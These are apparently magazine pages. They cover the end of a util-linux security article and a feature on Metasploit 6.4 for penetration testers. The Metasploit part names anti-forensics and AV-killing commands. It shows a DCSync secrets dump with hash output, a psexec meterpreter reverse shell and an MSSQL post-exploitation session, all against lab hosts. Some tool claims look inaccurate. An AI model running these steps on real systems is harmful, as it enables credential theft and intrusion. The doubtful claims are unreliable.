
Some util-linux utilities run with elevated privileges (e.g., mount, umount).

If a vulnerability exists, an attacker could escalate their privileges.

Impact: Full system compromise.

Mitigation: Limit permissions, use SELinux/AppArmor profiles, and keep utilities updated.

3.Command Injection:



Improper handling of user input can lead to command injection.

Utilities like su, chfn, and chsh are potential targets.

Impact: Execution of arbitrary commands.

Mitigation: Validate input thoroughly, avoid shell interpolation, and sanitize user data.

4.Information Disclosure:



Some utilities leak sensitive information (e.g., hwclock, blkid).

Impact: Exposure of system details, potentially aiding attackers.

Mitigation: Limit access to these utilities, sanitize output, and follow least privilege principles.


Best Practices and Recommendations

1.Regular Updates:



Keep util-linux up to date. Security patches are crucial.
Monitor security advisories from distributions and the util-linux maintainers.

2.Least Privilege:




Run utilities with minimal privileges.
Avoid running them as root unless necessary.

3.Auditing and Code Review:



Regularly audit the codebase for vulnerabilities.
Encourage community contributions and peer reviews.

4. Input Validation:



Validate user input rigorously.
Use safe APIs and avoid unsafe functions.

"You can never protect yourself 100%. What you do is protect yourself as much as possible and mitigate risk to an acceptable degree. You can never remove all risk."
-Kevin Mitnick

5.Hardening:



Enable security features like ASLR, stack canaries, and DEP.
Consider using tools like scan-build and cppcheck.

Conclusion

Vulnerabilities in util-linux are a reality, but proactive measures can minimize risks. By staying informed, following best practices, and maintaining a security-conscious mindset, we can enhance the robustness of our Linux systems.

Remember, security is a shared responsibility, and together, we can fortify our digital environments against threats.

Metasploit 6.4

WHAT'S NEW

Metasploit, the world's leading penetration testing framework, has long been the tool of choice for ethical hackers and security professionals. With the release of Metasploit 6.4, the developers have introduced many new features, improvements, and enhancements aimed at making the framework more powerful, user-friendly, and efficient. This article delves into the latest additions and updates in Metasploit 6.4, providing a detailed overview of its new capabilities.

*"Hackers are breaking the systems for profit. Before, it was about intellectual curiosity and pursuit of knowledge and thrill, and now hacking is big business."
-Kevin Mitnick*



Metasploit

Metasploit 6.4 Released

1.Enhanced Evasion Techniques

Metasploit 6.4 has significantly improved its evasion capabilities, making it more effective at bypassing modern security defenses. The new evasion modules are designed to evade various types of detection mechanisms, including antivirus, endpoint detection and response (EDR) systems, and network intrusion detection systems (IDS).

Key Evasion Features:

Polymorphic Payloads: The new version introduces polymorphic payloads that change their code structure each time they are executed, making it difficult for signature-based detection systems to identify them. Use 'msfvenom' with the '-smallest' option to generate polymorphic payloads.

Obfuscation Techniques: Enhanced obfuscation techniques are now available to make payloads less recognizable by security software. Utilize 'msfvenom' with various encoding options ('-e') to obfuscate payloads.

Advanced Anti-Forensics: New anti-forensics capabilities help in hiding the presence of the payload and minimizing forensic footprints. Use 'meterpreter' commands like 'clearev', 'killav', and 'timestomp' to hide the presence of the payload and minimize forensic footprints.

2.Improved Post-Exploitation Modules

Post-exploitation is a critical phase in penetration testing, and Metasploit 6.4 has expanded its arsenal of post-exploitation modules to provide deeper and more comprehensive control over compromised systems.

Notable Post-Exploitation Modules:

Credential Harvesting: Enhanced modules for harvesting credentials from various applications and services, including updated support for newer versions of commonly used software. Use 'post/multi/gather/credentials' module for credential harvesting.

System Reconnaissance: New modules for gathering detailed system information, including ha-

rdware, installed software, and network configuration. Utilize modules like 'post/multi/gather/getsysteminfo' for system reconnaissance.

Privilege Escalation: Improved techniques for escalating privileges on compromised systems, making it easier to gain administrative control. Use modules such as 'post/multi/manage/getsystem' for privilege escalation.

3.New Exploits and Payloads

The core of Metasploit functionality lies in its extensive library of exploits and payloads. Metasploit 6.4 includes a host of new exploits targeting the latest vulnerabilities discovered in popular software and platforms.

Highlighted New Exploits:

Zero-Day Exploits: Check for zero-day exploits using the search command with appropriate filters. Use 'search type:exploit verified:false' to identify potential zero-day vulnerabilities.

IoT and Embedded Systems: Explore exploits targeting IoT devices and embedded systems with search filters. Use 'search type:exploit platform:iot' to search for exploits specifically targeting IoT devices and embedded systems.

Cloud Services: Discover new exploits targeting cloud services with search filters. Command 'search type:exploit platform:cloud' filters exploits based on their target platform, allowing you to find vulnerabilities in cloud services.

4.Kerberos Improvements

Metasploit Framework 6.4 introduces significant improvements to Kerberos authentication. The auxiliary/admin/kerberos/forged_ticket module now supports diamond and sapphire techniques alongside golden and silver tickets and is compatible with Windows Server 2022.

A new post/windows/manage/kerberos_tickets module allows Kerberos tickets to be dumped from compromised systems, similar to Rubeus's klist/dump.

The auxiliary/gather/windows_secrets_dump module was updated to support pass-the-ticket authentication when using the DCSync technique (the DOMAIN action). This enables users to dump all of the secrets from the target given only a valid Kerberos ticket with the required permissions instead of requiring authentication by username and password.

An example of using the DOMAIN action & Kerberos authentication with the gather/windows_secrets_dump module is as follows:

```
msf6 auxiliary(gather/windows_secrets_dump) > run rhost=192.168.123.133 username=vagrant
password=vagrant smb::auth=kerberos domaincontrollerhost=192.168.123.133
smb::rhostname=dc01.demo.local domain=demo.local action=DOMAIN
```

```
[*] Running module against 192.168.123.133
```

```
[+] 192.168.123.133:445 - 192.168.123.133:88 - Received a valid TGT-Response
```

```
[*] 192.168.123.133:445 - 192.168.123.133:445 - TGT MIT Credential Cache ticket saved to
/Users/user/.msf4/loot/20240319130521_default_192.168.123.133_mit.kerberos.cca_724176.bin
```

```
[+] 192.168.123.133:445 - 192.168.123.133:88 - Received a valid TGS-Response
```

```
[*] 192.168.123.133:445 - 192.168.123.133:445 - TGS MIT Credential Cache ticket saved to
/Users/user/.msf4/loot/20240319130521_default_192.168.123.133_mit.kerberos.cca_878194.bin
```

```
[+] 192.168.123.133:445 - 192.168.123.133:88 - Received a valid delegation TGS-Response
```

```
[*] 192.168.123.133:445 - Opening Service Control Manager
```



```

...
[*] 192.168.123.133:445 - Using cached credential for krbtgt/DEMO.LOCAL@DEMO.LOCAL
vagrant@DEMO.LOCAL
[+] 192.168.123.133:445 - 192.168.123.133:88 - Received a valid TGS-Response
[*] 192.168.123.133:445 - 192.168.123.133:445 - TGS MIT Credential Cache ticket saved to
/Users/user/.msf4/loot/20240319130522_default_192.168.123.133_mit.kerberos.cca_113846.bin
[+] 192.168.123.133:445 - 192.168.123.133:88 - Received a valid delegation TGS-Response
[*] 192.168.123.133:445 - Bound to DRSR
[*] 192.168.123.133:445 - Decrypting hash for user:
CN=Administrator,CN=Users,DC=demo,DC=local
[*] 192.168.123.133:445 - Decrypting hash for user: CN=Guest,CN=Users,DC=demo,DC=local
[*] 192.168.123.133:445 - Decrypting hash for user: CN=krbtgt,CN=Users,DC=demo,DC=local
[*] 192.168.123.133:445 - Decrypting hash for user: CN=vagrant,CN=Users,DC=demo,DC=local
[*] 192.168.123.133:445 - Decrypting hash for user: CN=DC01,OU=Domain
Controllers,DC=demo,DC=local
[*] 192.168.123.133:445 - Decrypting hash for user: CN=DESKTOP-
QUUL3FQV,CN=Computers,DC=demo,DC=local
# SID's:
Administrator: S-1-5-21-1242350107-3695253863-3717863007-500
...
# NTLM hashes:
Administrator:500:aad3b435b51404eeaad3b435b51404ee:c3adff536329bc46a8db473dc318d54a:::
...
# Full pwdump format:
Administrator:500:aad3b435b51404eeaad3b435b51404ee:c3adff536329bc46a8db473dc318d54a:D
isable=false,Expired=false>PasswordNeverExpires=true>PasswordNotRequired=false>PasswordLast
Changed=202309151519>LastLogonTimestamp=never,IsAdministrator=true,IsDomainAdmin=true,
IsEnterpriseAdmin=true:::
...
# Kerberos keys:
Administrator:aes256-cts-hmac-sha1-
96:f68d8df38809b402cf49799faf991e77d3d931235d1cfa20fab35d348c0fa6a6
...
[*] 192.168.123.133:445 - Cleaning up...
[*] Auxiliary module execution completed

```

5.Integration with Modern Security Tools

To stay relevant in an evolving security landscape, Metasploit 6.4 offers improved integration with other security tools and platforms, enhancing its utility as part of a comprehensive security strategy.

Integration Features:

SIEM Integration: Metasploit 6.4 provides improved integration with SIEM systems, enabling you to streamline logging and correlation of Metasploit activities with other security events.

API Enhancements: Metasploit's expanded and more robust APIs empower you to integrate Metasploit with custom tools and workflows, automating various aspects of your security operations.

Collaboration Tools: Metasploit now integrates with collaboration platforms like Slack and Microsoft Teams, facilitating real-time communication and coordination among team members during penetration testing engagements.

6.New SMB Session

Metasploit 6.4 introduced new SMB session types, allowing direct interaction with SMB shares. Sessions can be initiated by setting the CreateSession option in specific modules.

```
msf6 > use windows/smb/psexec
[*] Using configured payload windows/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 exploit(windows/smb/psexec) > run session=-1
...
[*] Sending stage (176198 bytes) to 10.4.227.91
[*] Meterpreter session 2 opened (10.4.227.91:4444 -> 10.4.227.91:50319) at 20
meterpreter >
```

Once a session is established, directories can be navigated, and files can be uploaded and downloaded.

Other functionalities like secret dumping and PsExec can be leveraged through the session.

Kerberos authentication is also supported for these sessions, offering penetration testers a more streamlined approach to exploiting and managing compromised SMB servers.

7.New SQL Session

It introduced new auxiliary modules that can establish database sessions of different types, including PostgreSQL, MSSQL, and MySQL, similar to SMB sessions. These sessions can be initiated using the CreateSession option.

Follow Hackercool Magazine For Latest Updates



"When hackers have access to powerful computers that use brute force hacking, they can crack almost any password; even one user with insecure access being successfully hacked can result in a major breach."
-Toomas Hendrik Ilves


```
msf6 auxiliary(scanner/mssql/mssql_login) > sessions
```

Active sessions

=====

Id	Name	Type	Information	Connection
--	----	----	-----	-----
1		mssql	MSSQL test @ 192.168.2.242:143	192.168.2.1:60963 -> 192.16

```
msf6 auxiliary(scanner/mssql/mssql_login) > sessions -i 1
```

[*] Starting interaction with 1...

```
mssql @ 192.168.2.242:1433 (master) > query 'select @@version;'
```

Response

=====

NULL

- ----

0 Microsoft SQL Server 2022 (RTM) - 16.0.1000.6 (X64)

Oct 8 2022 05:58:25

Copyright (C) 2022 Microsoft Corporation

```
mssql @ 192.168.2.242:1433 (master) > query_interactive
```

[*] Starting interactive SQL shell for mssql @ 192.168.2.242:1433 (master)

[*] SQL commands ending with ; will be executed on the remote server. Use the SQL >> select *

SQL *> from information_schema.tables

SQL *> where table_type = 'BASE TABLE';

[*] Executing query: select * from information_schema.tables where table_type

Response

=====

#	TABLE_CATALOG	TABLE_SCHEMA	TABLE_NAME	TABLE_TYPE
-	-----	-----	-----	-----
0	master	dbo	spt_fallback_db	BASE TABLE
1	master	dbo	spt_fallback_dev	BASE TABLE
2	master	dbo	spt_fallback_usg	BASE TABLE
4	master	dbo	Users	BASE TABLE
5	master	dbo	spt_monitor	BASE TABLE
6	master	dbo	MSreplication_options	BASE TABLE

SQL >>

For instance, the auxiliary module `scanner/mssql/mssql_login` can create a new MSSQL session after successful authentication.

Once a session is established, the “sessions” command can be used to list all active sessions, and “sessions -i <session id>” can be used to interact with a specific session.

Within the interactive session, users can execute SQL queries using the “query” command or start an interactive SQL shell using the “query_interactive” command, which allows for post-exploitation database interaction after compromising a system.

8. User Interface and Usability Improvements

Metasploit 6.4 introduces several enhancements aimed at improving the user experience, making the framework more accessible to both seasoned professionals and newcomers.

Usability Enhancements:

Revamped Web Interface: Metasploit now boasts a redesigned web-based interface, emphasizing intuitive navigation and user-friendly interactions. This overhaul enhances accessibility for both seasoned professionals and newcomers.

